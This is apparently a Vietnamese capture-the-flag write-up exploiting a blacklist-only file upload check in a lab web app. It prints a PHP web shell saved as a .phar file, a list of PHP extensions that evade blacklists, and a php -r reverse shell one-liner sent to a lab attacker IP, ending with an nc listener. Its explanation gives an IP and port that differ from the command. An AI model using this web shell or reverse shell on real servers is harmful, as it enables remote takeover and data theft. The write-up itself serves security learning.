


Sơ qua thì mình thấy kiểm tra đầu vào của chức năng newItem khá ổn , nhưng vẫn có một số lỗi cần sửa.

Liệt kê ra blacklist => phần này cá nhân mình không ủng hộ lắm vì blacklist bao nhiêu cho đủ nên ta nên ưu tiên lọc bằng whitelist nhé

Đoạn code cũng có kiểm tra whitelist ("image/jpeg", "image/png", "image/gif")

Tiếp đến phần edit item



Hoàn toàn không có kiểm tra whitelist mà chỉ kiểm tra blacklist => không đủ an toàn và gây ra rủi ro upload file

Câu hỏi : có thể khai thác bằng cách upload những loại file như nào để tấn công đến máy chủ ?

có file upload sau :

payload.phar

<?php

if (isset($\_REQUEST['cmd'])) { // Kiểm tra nếu tham số 'cmd' được gửi đến (qua GET, POST, hoặc COOKIE)

echo "<pre>"; // In ra định dạng HTML dễ đọc hơn

$cmd = ($\_REQUEST['cmd']); // Lấy giá trị của tham số 'cmd' và gán cho biến $cmd

system($cmd); // Thực thi lệnh hệ thống được truyền trong $cmd

echo "</pre>"; // Kết thúc phần định dạng HTML

die; // Dừng thực thi mã PHP

}

?>

Tại sao lại là phar ?

là một **backdoor** được đóng gói dưới định dạng **PHAR** (*PHP Archive*). Đây là một định dạng file nén đặc biệt trong PHP, thường được sử dụng để lưu trữ các file, dữ liệu hoặc mã PHP.


**.php**: File PHP tiêu chuẩn.

**.php3, .php4, .php5, .php7**: Các phiên bản file PHP cũ hơn, đôi khi vẫn được máy chủ xử lý như mã PHP.

**.phtml**: Định dạng PHP ít được sử dụng nhưng vẫn có thể thực thi trên máy chủ hỗ trợ PHP.

**.phps**: Dùng để hiển thị mã PHP dưới dạng màu sắc cú pháp (syntax-highlighted PHP code). Tuy nhiên, nếu cấu hình máy chủ không đúng, file này có thể thực thi thay vì hiển thị mã.

Đã test thử phps và php7 nhưng không thành công, thấy phar được nên dùng



=)) y hệt giải


<http://192.168.56.101/item/image/payload.phar?cmd=php%20-r%20%27%24sock%3Dfsockopen%28%22192.168.56.103%22%2C1234%29%3Bexec%28%22%2Fbin%2Fsh%20-i%20%3C%263%20%3E%263%202%3E%263%22%29%3B%27%0A>

Giải thích


php -r '$sock=fsockopen("192.168.56.103",1234);exec("/bin/sh -i <&3 >&3 2>&3");'

### **Phân tích:**


1. **php -r**:
   * Chạy một đoạn mã PHP trực tiếp từ dòng lệnh mà không cần tạo file PHP.
   * Tùy chọn -r cho phép thực thi một đoạn mã PHP ngắn.
2. **fsockopen("10.0.11.116", 53)**:
   * Hàm fsockopen mở một kết nối socket TCP tới IP **10.0.11.116** trên cổng **53**.
   * Đây là cách để kết nối từ máy bị tấn công đến máy của kẻ tấn công (máy chủ).
3. **exec("/bin/sh -i <&3 >&3 2>&3");**:
   * **/bin/sh -i**: Mở một shell dạng tương tác (interactive shell).
   * **<&3**: Kết nối đầu vào của shell (stdin) tới socket đã mở (kênh số 3).
   * **>&3**: Chuyển đầu ra của shell (stdout) tới socket.
   * **2>&3**: Chuyển lỗi chuẩn (stderr) tới socket.



Chạy lệnh nc máy kali để hứng gói tin đến



Đã kết nối thành công



Dễ dàng tìm ra thư mục chứa cờ